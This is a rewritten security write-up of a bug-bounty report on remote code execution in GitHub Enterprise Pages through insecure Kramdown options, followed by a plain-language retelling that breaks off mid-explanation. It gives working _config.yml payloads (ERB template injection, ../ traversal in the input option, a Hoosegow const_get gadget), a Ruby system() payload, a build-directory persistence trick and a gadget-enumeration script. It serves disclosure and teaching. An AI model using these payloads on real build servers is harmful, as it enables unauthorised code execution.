GitHub Pages - Multiple RCEs via insecure Kramdown configuration - $25,000 Bounty
A critical Kramdown issue was fixed in a GitHub Enterprise release, which may relate to insecure Kramdown options.
 Published on devcraft.io
I was keeping an eye on the GitHub Enterprise release notes to see when a patch for my previous bug would land, and when it did there was also a critical fix for an issue in Kramdown:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Pages builds Jekyll sites for users, and Jekyll renders Markdown through Kramdown. Kramdown exposes a set of options that can be set from a site's _config.yml, and those options are merged into the Kramdown::Document that parses the user's content. The report covers two separate ways of turning that option handling into remote code execution on GitHub Enterprise (GHE) Pages build servers, plus a third suspicious option that was investigated along the way.
The starting point was the GitHub Enterprise release notes. While watching for a patch to a previous bug, the researcher noticed a critical fix for Kramdown in the same release.

The changelog entry pointed at CVE-2020-14001, whose description summarises the first issue well:
The kramdown gem before 2.3.0 for Ruby processes the template option inside Kramdown documents by default, which allows unintended read access (such as template="/etc/passwd") or unintended embedded Ruby code execution (such as a string that begins with template="string://<%= `). NOTE: kramdown is used in Jekyll, GitLab Pages, GitHub Pages, and Thredded Forum.
The template option accepts any file path, or, if the value starts with string://, the remainder is used as the template contents. Templates are ERBs, so arbitrary Ruby can be executed.
Setup
The testing was done against a GitHub Enterprise server with Pages enabled; Jekyll 3.8.5 appears in the build error output. GitHub Pages at the time used a Kramdown based on version 1.17.0, so the Kramdown::Options module for that release was the code under review. The researcher created new Jekyll sites and pages repositories, edited _config.yml, and used opensnoop from perf-tools to watch which paths the build process touched. A /tmp directory was used for the local test payload and later for the inmate.rb file.
Finding it
The template option
To confirm the CVE, a new Jekyll site was created with the following in _config.yaml:
markdown: kramdown
kramdown:
  template: string://<%= %x|date| %>
Loading the page showed the ERB had been evaluated:
<div class="home">Tue 20 Oct 2020 21:12:08 AEDT
<h2 class="post-list-heading">Posts</h2>
That raised the question of which other options Jekyll and Kramdown allow, and whether any of them could be exploited.
YAML.load in simple_hash_validator
Reading the Kramdown::Options module for 1.17.0, the simple_hash_validator stood out because it used YAML.load, which can create arbitrary Ruby objects through deserialisation:
def self.simple_hash_validator(val, name)
  if String === val
    begin
      val = YAML.load(val)
This is reachable through the syntax_highlighter_opts option. After trying a few payloads, however, it turned out that the pages_jekyll gem loads safe_yaml, which prevents YAML.load from deserialising Ruby objects. That route was closed.
The undocumented input option
A few hours later the researcher came across an option that did not appear to be documented like the others. It is used when creating a new Kramdown::Document, and the code carries a comment describing it:
# Create a new Kramdown document from the string +source+ and use the provided +options+. The
# options that can be used are defined in the Options module.
#
# The special options key :input can be used to select the parser that should parse the
# +source+. It has to be the name of a class in the Kramdown::Parser module. For example, to
# select the kramdown parser, one would set the :input key to +Kramdown+. If this key is not
# set, it defaults to +Kramdown+.
#
# The +source+ is immediately parsed by the selected parser so that the root element is
# immediately available and the output can be generated.
def initialize(source, options = {})
  @options = Options.merge(options).freeze
  parser = (@options[:input] || 'kramdown').to_s
  parser = parser[0..0].upcase + parser[1..-1]
  try_require('parser', parser)
  if Parser.const_defined?(parser)
    @root, @warnings = Parser.const_get(parser).parse(source, @options)
  else
    raise Kramdown::Error.new("kramdown has no parser to handle the specified input format: #{@options[:input]}")
  end
end
If the :input option is present, its first letter is upper-cased and the result is passed to try_require with the type set to parser:
# Try requiring a parser or converter class and don't raise an error if the file is not found.
def try_require(type, name)
  require("kramdown/#{type}/#{Utils.snake_case(name)}")
  true
rescue LoadError
  true
end
The snake_case implementation only cared about alphabetic characters and ignored everything else. That meant directory traversal was possible, and require could load a file from outside the intended path.
Exploitation
Step 1: prove local code execution through input
A file /tmp/evil.rb was created containing:
system("echo hi > /tmp/ggg")
Jekyll was started with the following _config.yml:
markdown: kramdown
kramdown:
  input: ../../../../../../../../../../../../../../../tmp/evil.rb
Jekyll failed to build and printed:
jekyll 3.8.5 | Error: wrong constant name ../../../../../../../../../../../../../../../tmp/evil.rb
Despite the error, the file had been created in /tmp/, so the Ruby code had run:
$ cat /tmp/ggg
hi
Step 2: reproduce on GHE Pages
A new pages repository was created on the GHE server, the /tmp/evil.rb payload was added, and the same behaviour was confirmed there.
Step 3: find a predictable, persistent path
The next problem was getting a controllable Ruby file to a known location that would still exist when the second build ran. opensnoop was used to watch the paths touched while GitHub built the Jekyll site. Two directories were in use:
/data/user/tmp/pages/page-build-23481
/data/user/tmp/pages/pagebuilds/vakzz/jekyll1
The first is the input directory and the second the output. Both were removed quickly after the process finished and copied to a hashed location. The output directory was named only from the user and repo, so it was the easier target; the only remaining task was to make it persist for longer than normal.
Step 4: keep the output directory alive
Five 100 MB files were created with:
dd if=/dev/zero of=file.out bs=1000000 count=100
A code.rb payload was added to the same Jekyll site, and a loop pushed the repository repeatedly:
while true; do git add -A . && git commit --amend -m aa && git push -f; done
With the large files being processed, /data/user/tmp/pages/pagebuilds/vakzz/jekyll1 stayed present for much longer.
Step 5: point a second site at the first site's build directory
A second site was created with a malicious input pointing into the first site's build folder:
markdown: kramdown
kramdown:
  input: ../../../../../../../../../../../../../../../data/user/tmp/pages/pagebuilds/vakzz/jeykll1/code.rb
That repository was also pushed and built in a loop. After around a minute the payload had run:
$ ls -asl /tmp/ | grep ggg
4 -rw-r--r--  1 pages             pages                3 Aug 19 13:58 ggg4
The report was submitted and triaged within 30 minutes. A few hours later GitHub responded that it was working on hardening the Kramdown options and asked whether any others should be restricted.
Step 6: examine formatter_class
The other option that looked suspicious was formatter_class, set as part of syntax_highlighter_opts. It had validation allowing only alphanumeric characters and was then looked up with :Rouge::Formatters.const_get:
def self.formatter_class(opts = {})
  case formatter = opts[:formatter]
  when Class
    formatter
  when /\A[[:upper:]][[:alnum:]_]*\z/
    ::Rouge::Formatters.const_get(formatter)
At the time this looked fairly safe, but it was mentioned to GitHub along with simple_hash_validator.
The next night the researcher looked into how ::Rouge::Formatters.const_get actually behaves. It does not restrict the constant to ::Rouge::Formatters and can return any constant or class that has been defined. The regex still limits the input (no :: is allowed), but many classes remain reachable. Once the constant is found, it is instantiated and its format method is called:
formatter = formatter_class(opts).new(opts)
formatter.format(lexer.lex(text))
To test it, _config.yml was edited as follows and the site was built:
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: CSV
The build failed, but the error showed that the CSV class had been instantiated:
jekyll 3.8.5 | Error: private method `format' called for #<CSV:0x00007fe0d195bd48>
A comment was added to the report saying the formatter options should definitely be restricted, and that the researcher would keep looking for an exploit.
Step 7: enumerate candidate classes
At this point the primitive was: create a top-level Ruby object whose initialiser takes a single hash, with a fair amount of control over the hash contents. To find useful classes, the following script was written:
require "bundler"
Bundler.require

methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/ }

methods.each do |m|
  begin
    puts "trying #{m[:ob]}"
    m[:ob].new({a:1, b:2})
    puts "worked\n\n"
  rescue ArgumentError
      puts "nope\n\n"
  rescue NoMethodError
      puts "nope\n\n"
  rescue => e
      p e
      puts "maybe\n\n"
  end
end
It finds every constant matching the regex and tries to instantiate it with a hash. Running it from the pages directory on the GHE server produced many worked and maybe results, most of which could be discarded (things like StandardError).
Step 8: Hoosegow
Working through the list and reading initialisers, one result stood out:
trying Hoosegow
#<Hoosegow::InmateImportError: inmate file doesn't exist>
maybe
The Hoosegow initialiser was:
  def initialize(options = {})
    options         = options.dup
    @no_proxy       = options.delete(:no_proxy)
    @inmate_dir     = options.delete(:inmate_dir) || '/hoosegow/inmate'
    @image_name     = options.delete(:image_name)
    @ruby_version   = options.delete(:ruby_version) || RUBY_VERSION
    @docker_options = options
    load_inmate_methods
And load_inmate_methods was:
def load_inmate_methods
    inmate_file = File.join @inmate_dir, 'inmate.rb'

    unless File.exist?(inmate_file)
      raise Hoosegow::InmateImportError, "inmate file doesn't exist"
    end

    require inmate_file
Because the options hash is fully controllable, inmate_dir can be set to any directory, and all that is needed is a malicious inmate.rb waiting there.
Step 9: execute through Hoosegow
Following the same process as before, _config.yml was edited to:
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: Hoosegow
    inmate_dir: /tmp/
A /tmp/inmate.rb file was created on the GHE server with a payload, and the Jekyll site was pushed. A few seconds later the file had been required and the payload executed.
Root cause
Two distinct mistakes combined with the same option-passing design.
In the input case, Kramdown::Document#initialize takes a user-controlled option, upper-cases the first character, and passes it to try_require, which builds a path with Utils.snake_case(name) and calls require. Because snake_case strips non-alphabetic characters rather than rejecting them, ../ sequences survive into the path and require loads an arbitrary Ruby file. The rescue LoadError in try_require swallows the load failure, but the file had already been executed before the build errored.
In the formatter_class case, the regex \A[[:upper:]][[:alnum:]_]*\z restricts the input to a single identifier, but ::Rouge::Formatters.const_get does not scope the lookup to Rouge::Formatters; it resolves any top-level constant with that name. The chosen class is then instantiated with the attacker-controlled options hash and its format method is called. Any class whose initialiser does something dangerous with a hash becomes a gadget. Hoosegow is one: it reads inmate_dir from the hash and requires inmate.rb from that directory.
The template issue (CVE-2020-14001) is the same family: an option that should not be user-controllable is processed by default, and its value is treated as an ERB template. The simple_hash_validator route through YAML.load was blocked by safe_yaml being loaded by pages_jekyll, which is why the other two paths were needed.
Impact
An attacker with the ability to push a Jekyll site to GitHub Pages on a GHE server could execute arbitrary Ruby code on the build server. The input path requires a payload file to exist at a known path at build time; the report shows this is achievable by keeping a first site's output directory alive with large files and a push loop, then pointing a second site at it. The formatter_class path requires a class on the server whose initialiser is exploitable with a hash; Hoosegow was one such class. The report demonstrates execution by writing a file to /tmp, shown owned by the pages user.
Fix

GitHub said it was working on hardening the Kramdown options and asked which others should be restricted. The researcher flagged formatter_class and simple_hash_validator as options that should be restricted. CVE-2020-10518 was issued and a GHE release was pending. The report does not describe the exact changes made.
Variants to test
- Other Kramdown options that reach
require,const_get,YAML.loadorERB. A positive result is a build that fails with an error naming an unexpected constant or path, while a side effect (a file, a network call) still occurs. snake_case-style sanitisers that strip rather than reject characters. Try values containing../and see whether the resulting path escapes the intended directory.const_getlookups that appear scoped but are not. Set the option to a top-level class name and check whether the error message shows that class was instantiated.- Initialisers that accept a hash and act on a path or command from it. A positive result is an error such as
InmateImportErrorthat reveals the class read a path from the options. - Build directories named from user and repo. If they can be kept alive with large files and repeated pushes, a second build can reference them by relative path.
What happened, in plain words
GitHub Pages is a free service from GitHub that turns a folder of text files into a website. You write your pages in a simple formatting language called Markdown (plain text with a few symbols for headings, links and so on), and GitHub builds the finished web pages for you. The software that does the building is called Jekyll, and Jekyll in turn uses a library called Kramdown to turn Markdown into HTML (the language web pages are written in).
A library is a bundle of ready-made code that a program uses instead of writing everything itself. Kramdown is a library written in Ruby, a programming language. Kramdown has a set of settings, called options, that a site owner can put in a configuration file named _config.yml. That file is just a text file of settings that Jekyll reads when it builds your site.
The researcher in this report found that some of those settings could be abused. By putting the right values in _config.yml, someone who can push a site to GitHub Pages could make the build server run their own Ruby code. Running your own code on someone else's computer is called remote code execution, usually shortened to RCE. It is one of the most serious kinds of security bug, because the attacker is no longer limited to what the website was meant to do.
The report covers two separate ways of doing this on GitHub Enterprise (GHE) Pages build servers, plus a third suspicious setting that was investigated along the way. GitHub Enterprise is the version of GitHub that companies run on their own servers. A build server is the machine that does the building work.
The starting point was the GitHub Enterprise release notes. Release notes are the list of changes published with each new version of software. While watching for a patch (a fix) for a previous bug, the researcher noticed a critical fix for Kramdown in the same release.
The image shows that changelog entry, the place where the Kramdown fix was announced.
The changelog entry pointed at CVE-2020-14001. A CVE is a public catalogue number for a known security flaw, so people can refer to the same bug unambiguously. Its description summarises the first issue well:
The kramdown gem before 2.3.0 for Ruby processes the template option inside Kramdown documents by default, which allows unintended read access (such as template="/etc/passwd") or unintended embedded Ruby code execution (such as a string that begins with template="string://<%= `). NOTE: kramdown is used in Jekyll, GitLab Pages, GitHub Pages, and Thredded Forum.
In plain words: in versions of Kramdown before 2.3.0, a setting called template is processed automatically. That lets someone read files they should not be able to read, such as /etc/passwd (a standard file on Linux systems that lists user accounts), or run Ruby code embedded in the setting. A gem is Ruby's word for a packaged library.
The template option accepts any file path. A path is the address of a file on a computer, like /tmp/example.txt. If the value starts with string://, the rest of the value is used as the template contents instead of a file. Templates here are ERBs. An ERB is a template format where ordinary text is mixed with snippets of Ruby placed between <%= and %>; when the template is processed, those snippets are executed. So if you can control a template, you can run Ruby.
Setup
The testing was done against a GitHub Enterprise server with Pages enabled; Jekyll 3.8.5 appears in the build error output. GitHub Pages at the time used a Kramdown based on version 1.17.0, so the Kramdown::Options module for that release was the code under review. A module is a named group of code inside a program; Kramdown::Options is simply the part of Kramdown that handles settings.
The researcher created new Jekyll sites and pages repositories, edited _config.yml, and used opensnoop from perf-tools to watch which paths the build process touched. opensnoop is a diagnostic tool that prints every file a program opens, which is useful for learning where a program keeps its working files. A /tmp directory was used for the local test payload and later for the inmate.rb file. /tmp is a standard scratch folder on Linux that any program can write to. A payload is the piece of code an attacker wants to get run.
Finding it
The template option
To confirm the CVE, a new Jekyll site was created with the following in _config.yaml:
markdown: kramdown
kramdown:
  template: string://<%= %x|date| %>
Line by line:
markdown: kramdowntells Jekyll to use Kramdown as the Markdown converter.kramdown:opens a block of settings that are passed to Kramdown.template: string://<%= %x|date| %>sets the template option. Thestring://prefix says the rest is the template text rather than a file path. The<%= ... %>part is an ERB snippet, and%x|date|is Ruby's way of running a shell command, here thedatecommand, which prints the current date and time.
Loading the page showed the ERB had been evaluated:
<div class="home">Tue 20 Oct 2020 21:12:08 AEDT
<h2 class="post-list-heading">Posts</h2>
Line by line:
<div class="home">is the opening of an HTML container for the page content.Tue 20 Oct 2020 21:12:08 AEDTis the output of thedatecommand, sitting where the template snippet was. AEDT is Australian Eastern Daylight Time, the time zone of the machine that ran it. This proves the Ruby snippet ran on the server.<h2 class="post-list-heading">Posts</h2>is the normal heading the site would have produced anyway.
That raised the question of which other options Jekyll and Kramdown allow, and whether any of them could be exploited. This is a natural next step: if one setting is dangerous, the others deserve a look.
YAML.load in simple_hash_validator
Reading the Kramdown::Options module for 1.17.0, the simple_hash_validator stood out because it used YAML.load, which can create arbitrary Ruby objects through deserialisation:
def self.simple_hash_validator(val, name)
  if String === val
    begin
      val = YAML.load(val)
Line by line:
def self.simple_hash_validator(val, name)defines a function calledsimple_hash_validatorthat takes a value and a name. A function is a named block of code that can be called to do a job. A validator is a function whose job is to check that a setting has an acceptable value.if String === valchecks whether the value is text.beginstarts a block where errors can be caught.val = YAML.load(val)parses the text as YAML. YAML is a human-friendly data format often used for configuration files. The danger is thatYAML.loadin Ruby can also build objects, not just plain data. An object is a bundle of data plus the code that works on it. Deserialisation means turning stored text back into live objects, and if the text is attacker-controlled it can name classes the program did not expect.
This is reachable through the syntax_highlighter_opts option. Syntax highlighting is the colouring of code samples on a page, and this option configures it. After trying a few payloads, however, it turned out that the pages_jekyll gem loads safe_yaml, which prevents YAML.load from deserialising Ruby objects. safe_yaml is a safer replacement for the standard YAML parser that refuses to build arbitrary objects. That route was closed.
The undocumented input option
A few hours later the researcher came across an option that did not appear to be documented like the others. It is used when creating a new Kramdown::Document, and the code carries a comment describing it:
# Create a new Kramdown document from the string +source+ and use the provided +options+. The
# options that can be used are defined in the Options module.
#
# The special options key :input can be used to select the parser that should parse the
# +source+. It has to be the name of a class in the Kramdown::Parser module. For example, to
# select the kramdown parser, one would set the :input key to +Kramdown+. If this key is not
# set, it defaults to +Kramdown+.
#
# The +source+ is immediately parsed by the selected parser so that the root element is
# immediately available and the output can be generated.
def initialize(source, options = {})
  @options = Options.merge(options).freeze
  parser = (@options[:input] || 'kramdown').to_s
  parser = parser[0..0].upcase + parser[1..-1]
  try_require('parser', parser)
  if Parser.const_defined?(parser)
    @root, @warnings = Parser.const_get(parser).parse(source, @options)
  else
    raise Kramdown::Error.new("kramdown has no parser to handle the specified input format: #{@options[:input]}")
  end
end
Line by line:
- The lines starting with
#are comments, notes for humans that the computer ignores. They explain that:inputchooses which parser handles the text. A parser is the part of a program that reads text and works out its structure. def initialize(source, options = {})defines the function that runs when a new document object is created.@options = Options.merge(options).freezecombines the defaults with the caller's options and freezes the result so it cannot be changed afterwards. The@prefix marks an instance variable, a value stored on the object.parser = (@options[:input] || 'kramdown').to_stakes the:inputoption, orkramdownif it is missing, and converts it to text.parser = parser[0..0].upcase + parser[1..-1]upper-cases the first character and keeps the rest. SokramdownbecomesKramdown, matching a Ruby class name.try_require('parser', parser)asks Ruby to load the file for that parser.if Parser.const_defined?(parser)checks whether a class with that name now exists.@root, @warnings = Parser.const_get(parser).parse(source, @options)fetches the class and uses it to parse the text.else ... raise Kramdown::Error.new(...)raises an error if no such class exists.
If the :input option is present, its first letter is upper-cased and the result is passed to try_require with the type set to parser:
# Try requiring a parser or converter class and don't raise an error if the file is not found.
def try_require(type, name)
  require("kramdown/#{type}/#{Utils.snake_case(name)}")
  true
rescue LoadError
  true
end
Line by line:
- The comment says this function tries to load a parser or converter class and stays quiet if the file is missing.
def try_require(type, name)defines the function, taking a type and a name.require("kramdown/#{type}/#{Utils.snake_case(name)}")builds a file path and asks Ruby to load that file.requireis Ruby's instruction to load and run a file of code. The#{...}parts insert values into the text.Utils.snake_case(name)converts the name to snake case, a style where words are lower-case and separated by underscores.trueis the return value if loading succeeds.rescue LoadErrorcatches the error Ruby raises when a file cannot be found.trueis returned in that case too, so the caller never sees the failure.
The snake_case implementation only cared about alphabetic characters and ignored everything else. That meant directory traversal was possible, and require could load a file from outside the intended path. Directory traversal means using ../ sequences in a path to climb out of the folder you were meant to stay in. In a file path, .. means the parent folder, so repeating it walks upwards towards the root of the filesystem.
Exploitation
Step 1: prove local code execution through input
A file /tmp/evil.rb was created containing:
system("echo hi > /tmp/ggg")
Line by line:
system(...)is Ruby's way of running a shell command, as if typed in a terminal.echo hi > /tmp/gggis the command.echo hiprints the texthi, and>redirects that output into the file/tmp/ggg, creating it if needed.
Jekyll was started with the following _config.yml:
markdown: kramdown
kramdown:
  input: ../../../../../../../../../../../../../../../tmp/evil.rb
Line by line:
markdown: kramdownselects Kramdown as before.kramdown:opens the settings block.input: ../../../../../../../../../../../../../../../tmp/evil.rbsets the parser name to a long string of../followed bytmp/evil.rb. The intent is that aftersnake_casestrips the dots and slashes, the path still climbs out of the Kramdown folder and lands on/tmp/evil.rb.
Jekyll failed to build and printed:
jekyll 3.8.5 | Error: wrong constant name ../../../../../../../../../../../../../../../tmp/evil.rb
Line by line:
jekyll 3.8.5is the program and version reporting the problem.Error: wrong constant name ...means Ruby could not turn that text into a valid class name. A constant is Ruby's name for a fixed value such as a class. The build failed, but the file had already been created, so the Ruby code had run.
Despite the error, the file had been created in /tmp/, so the Ruby code had run:
$ cat /tmp/ggg
hi
Line by line:
$is the shell prompt, showing this is a command typed in a terminal.cat /tmp/gggprints the contents of the file.hiis what the file contains, proving the payload executed.
Step 2: reproduce on GHE Pages
A new pages repository was created on the GHE server, the /tmp/evil.rb payload was added, and the same behaviour was confirmed there. A repository is a project folder tracked by Git, the version control system GitHub is built on. Reproducing on the real target matters because a bug that works on a laptop might be blocked by settings on the server.
Step 3: find a predictable, persistent path
The next problem was getting a controllable Ruby file to a known location that would still exist when the second build ran. The first attempt relied on a file placed by hand at /tmp/evil.rb. opensnoop was used to watch the paths touched while GitHub built the Jekyll site. Two directories were in use:
/data/user/tmp/pages/page-build-23481
/data/user/tmp/pages/pagebuilds/vakzz/jekyll1
Line by line:
/data/user/tmp/pages/page-build-23481is the input directory, where the site's files are placed for building. The number at the end looks like a per-build identifier./data/user/tmp/pages/pagebuilds/vakzz/jekyll1is the output directory, where the finished site is written. It contains a user name and a repository name, so it is predictable.
The first is the input directory and the second the output. Both were removed quickly after the process finished and copied to a hashed location. A hash here means a scrambled name derived from the contents, which makes the final location hard to guess. The output directory was named only from the user and repo, so it was the easier target; the only remaining task was to make it persist for longer than normal.
Step 4: keep the output directory alive
Five 100 MB files were created with:
dd if=/dev/zero of=file.out bs=1000000 count=100
Line by line:
ddis a standard Linux command for copying data in controlled amounts.if=/dev/zeroreads from a special file that produces endless zero bytes.of=file.outwrites the result to a file namedfile.out.bs=1000000sets the block size to one million bytes, roughly one megabyte per block.count=100writes one hundred blocks, so about 100 MB per file.
The idea is that big files take longer to process, so the build folder stays around longer.
A code.rb payload was added to the same Jekyll site, and a loop pushed the repository repeatedly:
while true; do git add -A . && git commit --amend -m aa && git push -f; done
Line by line:
while true; do ...; donerepeats the commands forever until stopped.git add -A .stages every change in the current folder. Staging means marking changes to be included in the next commit. A commit is a saved snapshot of the project.&&means run the next command only if the previous one succeeded.git commit --amend -m aareplaces the previous commit with a new one carrying the messageaa.git push -fsends the commit to the server, with-fforcing the server to accept the rewritten history.
With the large files being processed, /data/user/tmp/pages/pagebuilds/vakzz/jekyll1 stayed present for much longer. The repeated pushes keep triggering new builds, and the large files keep each build busy.
Step 5: point a second site at the first site's build directory
A second site was created with a malicious input pointing into the first site's build folder:
markdown: kramdown
kramdown:
  input: ../../../../../../../../../../../../../../../data/user/tmp/pages/pagebuilds/vakzz/jeykll1/code.rb
Line by line:
markdown: kramdownselects Kramdown.kramdown:opens the settings block.input: ../../../../../../../../../../../../../../../data/user/tmp/pages/pagebuilds/vakzz/jeykll1/code.rbclimbs out of the Kramdown folder and points at thecode.rbfile inside the first site's output directory. Note the spellingjeykll1in the path, which is how it appears in the report.
That repository was also pushed and built in a loop. After around a minute the payload had run:
$ ls -asl /tmp/ | grep ggg
4 -rw-r--r--  1 pages             pages                3 Aug 19 13:58 ggg4
Line by line:
ls -asl /tmp/lists the contents of/tmpwith sizes and permissions.|pipes that output into the next command.grep gggkeeps only lines containingggg.4is the size in blocks.-rw-r--r--shows the file permissions: readable and writable by its owner, readable by others.1is the number of hard links to the file.pages pagesis the owner and group, the account the build runs as.3is the size in bytes.Aug 19 13:58is the modification time.ggg4is the file name, showing the payload created it.
The report was submitted and triaged within 30 minutes. Triaged means the security team looked at it and confirmed it was worth investigating. A few hours later GitHub responded that it was working on hardening the Kramdown options and asked whether any others should be restricted. Hardening means making something more resistant to abuse.
Step 6: examine formatter_class
The other option that looked suspicious was formatter_class, set as part of syntax_highlighter_opts. It had validation allowing only alphanumeric characters and was then looked up with :Rouge::Formatters.const_get:
def self.formatter_class(opts = {})
  case formatter = opts[:formatter]
  when Class
    formatter
  when /\A[[:upper:]][[:alnum:]_]*\z/
    ::Rouge::Formatters.const_get(formatter)
Line by line:
def self.formatter_class(opts = {})defines a function that takes an options hash. A hash is Ruby's name for a collection of key and value pairs, like a small dictionary.case formatter = opts[:formatter]stores theformatteroption in a variable and starts comparing it against patterns.when Classmatches if the value is already a class, andformatterreturns it unchanged.when /\A[[:upper:]][[:alnum:]_]*\z/matches if the value is text that starts with an upper-case letter, followed only by letters, digits or underscores, to the end. The\Aand\zanchors mean the whole string must match. This is a regular expression, a pattern for matching text.::Rouge::Formatters.const_get(formatter)looks up a constant by name. Rouge is a syntax highlighting library, andFormattersis the group of classes that turn highlighted code into output.
At the time this looked fairly safe, but it was mentioned to GitHub along with simple_hash_validator.
The next night the researcher looked into how ::Rouge::Formatters.const_get actually behaves. It does not restrict the constant to ::Rouge::Formatters and can return any constant or class that has been defined. The regex still limits the input (no :: is allowed), but many classes remain reachable. Once the constant is found, it is instantiated and its format method is called:
formatter = formatter_class(opts).new(opts)
formatter.format(lexer.lex(text))
Line by line:
formatter = formatter_class(opts).new(opts)gets the class and creates a new instance of it, passing the same options hash to its initialiser. An initialiser is the function that runs when an object is created.formatter.format(lexer.lex(text))calls the object'sformatmethod on the tokenised text. A method is a function attached to an object. A lexer is the part that splits code into tokens, the small pieces a highlighter colours.
To test it, _config.yml was edited as follows and the site was built:
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: CSV
Line by line:
kramdown:opens the settings block.syntax_highlighter: rougeselects Rouge as the highlighter.syntax_highlighter_opts:opens the highlighter's own settings.formatter: CSVasks for the class namedCSV, which is Ruby's built-in class for reading comma-separated values, a common spreadsheet-like text format.
The build failed, but the error showed that the CSV class had been instantiated:
jekyll 3.8.5 | Error: private method `format' called for #<CSV:0x00007fe0d195bd48>
Line by line:
